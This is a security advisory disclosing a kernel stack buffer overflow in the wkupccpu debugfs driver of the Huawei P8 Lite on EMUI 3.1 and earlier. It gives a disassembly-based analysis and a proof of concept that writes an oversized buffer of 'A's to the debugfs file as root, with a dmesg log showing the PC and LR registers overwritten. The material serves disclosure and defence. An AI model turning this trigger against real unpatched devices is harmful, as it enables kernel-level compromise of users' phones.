

# SSD Advisory – Huawei P8 wkupccpu debugfs Kernel Buffer Overflow

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## Vulnerability Summary

The following advisory describes a buffer overflow found in Huawei P8 Lite ALE-21 HI621sft, operating system versions EMUI 3.1 – wkupccpu debugfs driver.

Huawei Technologies Co. Ltd. is “a multinational networking and telecommunications equipment and services company, it is the largest telecommunications equipment manufacturer in the world and the second largest smartphone manufacturer in the world”

## Credit

A security researcher from, TRUEL IT, has reported this vulnerability to Beyond Security’s SecuriTeam Secure Disclosure program

## Vendor response

Huawei confirmed that the vulnerability is not present on their most current version (with EMUI 4.0 or later), the only affected version is 3.1 and prior, it is recommended that all customers of Huawei upgrade to the latest version of their OS.

## Vulnerability details

The vulnerability allows an attacker with root privileges in an unprivileged SELinux domain to execute arbitrary code in the kernel context.

The vulnerable code can be found in the wkupccpu debugfs driver.

File Kernel Binary Image – function pwrctrl\_debug\_init() @ 0xf9c714:

The instructions at offset 0xf9c78c and 0xf9c7b8 in the pwrctrl\_debug\_init function are the one responsible of registering the debugfs directory and file in the filesystem, which is then mounted within the /sys/kernel/debug/ system directory

The driver implements the write handler in its wkupccpu\_dbgfs\_write function:

It is good to have in mind the signature of a typical write implementation, which is:

```
1 ssize_t (*write) (struct file *, const char *, size_t, loff_t *);
```


The first basic block shown above prepares the stack and reserves 0xb0 (176) bytes for the local variables: register X1 will contain the pointer to const char \* argument buffer provided by the user.

Lines from offset 0x666208 to 0x666218 are the one responsible to check if the pointer to const char \* argument provided by the user and its size provided as the size\_t argument can cause an arithmetic overflow.

In case of arithmetic overflow, the flow will be redirected to the basic block at offset 0x666234 and the vulnerability will not be triggered; otherwise, the execution will proceed to basic block at offset 0x666220, which contains the vulnerable copy\_from\_user call.

The following is the state of the registers when this call is reached:

- X0 will hold the pointer to the destination buffer: the analysis highlights that the buffer is 0x8b (128) bytes long and resides locally to the function
- X1 will hold the pointer to the source buffer, which resides in user space and is usersupplied
- X2 register will hold the number of bytes to copy, which is determined by the size of the buffer pointed by X1



Since we control the value of X2 register, we can provide a buffer wider than 128 bytes, causing an out-of-bounds write on the stack that could lead to memory corruption.

### Proof of Concept

In order to exploit this vulnerability, the attacker is required to gain root privileges within any SELinux domain present in the device.

Looking at the SELinux policy extracted from the device, it is possible to note that debugfs SELinux context can be reached from the following domain:

```

1 $ sesearch --allow -t debugfs -c file -p write sepolicy
2 allow domain debugfs:file { append open write };
3 allow unconfineddomain debugfs:file { append audit_access create getattr ioctl link lock
4 mounton open quotaon read relabelfrom rename setattr swapon unlink write };

```

The root privileges are necessary because of the following DAC permissions:

```

1 root@hi6210sft:/ # cd /sys/kernel/debug
2 root@hi6210sft:/sys/kernel/debug # cd wkupccpu_dbgfs/
3 root@hi6210sft:/sys/kernel/debug/wkupccpu_dbgfs # ls -laZ
4 -rw-r--r-- root root u:object_r:debugfs:s0 wkupccpu

```

The vulnerability can be triggered by writing more than 128 bytes inside `/sys/kernel/debug/wkupccpu_dbgfs/wkupccpu`:

```

1 root@hi6210sft:/ # echo 0 > /proc/sys/kernel/panic_on_oops
2 root@hi6210sft:/ # echo
3 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
4 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
5 AAAAAAAAAAAAAAAAAAAAA" > /sys/kernel/debug/wkupccpu_dbgfs/wkupccpu
6 root@hi6210sft:/ # dmesg
7 [...]
8 <3>[ 8202.458918s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]pwrctrl_debug [wkupccpu
9 DEBUGFS] cmd error
10 <0>[ 8202.459040s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]Internal error: : 8a000000
11 [#4] PREEMPT SMP
12 <4>[ 8202.459101s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]Modules linked in:
13 <4>[ 8202.459223s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]CPU: 1 PID: 17709 Comm: tmpmksh
14 Tainted: G D 3.10.61-g4ece278 #2
15 <4>[ 8202.459315s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]task: fffffc010882b00 ti:
16 fffffc00316c000 task.ti: fffffc00316c000
17 <4>[ 8202.459406s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]PC is at 0x4141414141414141
18 <4>[ 8202.459467s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]LR is at 0x4141414141414141
19 <4>[ 8202.459528s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]pc : [<0041414141414141>] Ir
20 : [<4141414141414141>] pstate: 60000145
21 <4>[ 8202.459589s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]sp : fffffc00316fe80
22 <4>[ 8202.459650s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x29: 4141414141414141 x28:
23 fffffc00316c000
24 <4>[ 8202.459742s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x27: fffffc0012be000 x26:
25 00000000000000040
26 <4>[ 8202.459833s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x25: 0000000000000116 x24:
27 00000000000000015
28 <4>[ 8202.459925s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x23: 4141414141414141 x22:
29 4141414141414141
30 <4>[ 8202.460017s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x21: 4141414141414141 x20:
31 4141414141414141
32 <4>[ 8202.460108s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x19: 4141414141414141 x18:
33 0000000000000001
34 <4>[ 8202.460200s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x17: 00000000000001f8 x16:
35 00000000000001ec
36 <4>[ 8202.460261s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x15: 00000000000007e0 x14:
37 7277705d68736b6d
38 <4>[ 8202.460352s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x13: 2d706d742c317570 x12:

```

```
39 632c39303737313a
40 <4>[ 8202.460444s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x11: 6469705b5d33343a x10:
41 37313a3531203731
42 <4>[ 8202.460535s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x9 : 3a30313a37313032 x8 :
43 6d63205d53464755
44 <4>[ 8202.460627s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x7 : 4245442075706363 x6 :
45 00000000000127b3
46 <4>[ 8202.460719s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x5 : 000000000000ca21 x4 :
47 fffffc0011a91c0
48 <4>[ 8202.460810s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x3 : 0000000000000001 x2 :
49 fffffc07609db80
50 <4>[ 8202.460902s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x1 : fffffc07609db80 x0 :
51 ffffffffefea
52 <4>[ 8202.461024s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]
53 <4>[ 8202.461024s]SP: 0xfffffc00316fe00:
54 <4>[ 8202.461085s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe00 41414141 41414141
55 41414141 41414141 41414141 41414141 41414141 41414141
56 <4>[ 8202.461268s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe20 00000015 00000000
57 00000116 00000000 00000040 00000000 012be000 fffffc0
58 <4>[ 8202.461421s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe40 0316c000 fffffc0
59 41414141 41414141 41414141 41414141 0316fe80 fffffc0
60 <4>[ 8202.461604s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe60 41414141 00414141
61 60000145 00000000 41414141 41414141 00004000 fffff80
62 <4>[ 8202.461787s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe80 ca41e3c0 0000007f
63 000843ac fffffc0 00000000 00000000 000000c9 00000000
64 <4>[ 8202.461970s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fea0 ffffffff ffffffff
65 94c55204 0000007f 9a260cc0 00000055 000000c9 00000000
66 <4>[ 8202.462153s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fec0 ffffffff ffffffff
67 00000000 00000000 00000001 00000000 9a265678 00000055
68 <4>[ 8202.462336s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fee0 000000c9 00000000
69 9a265740 00000055 94c97e18 0000007f 9a265778 00000055
70 [...]
```

This results in a full control over the Program Counter (PC) register and the Link Register (LR), which could lead to code execution in the context of the kernel.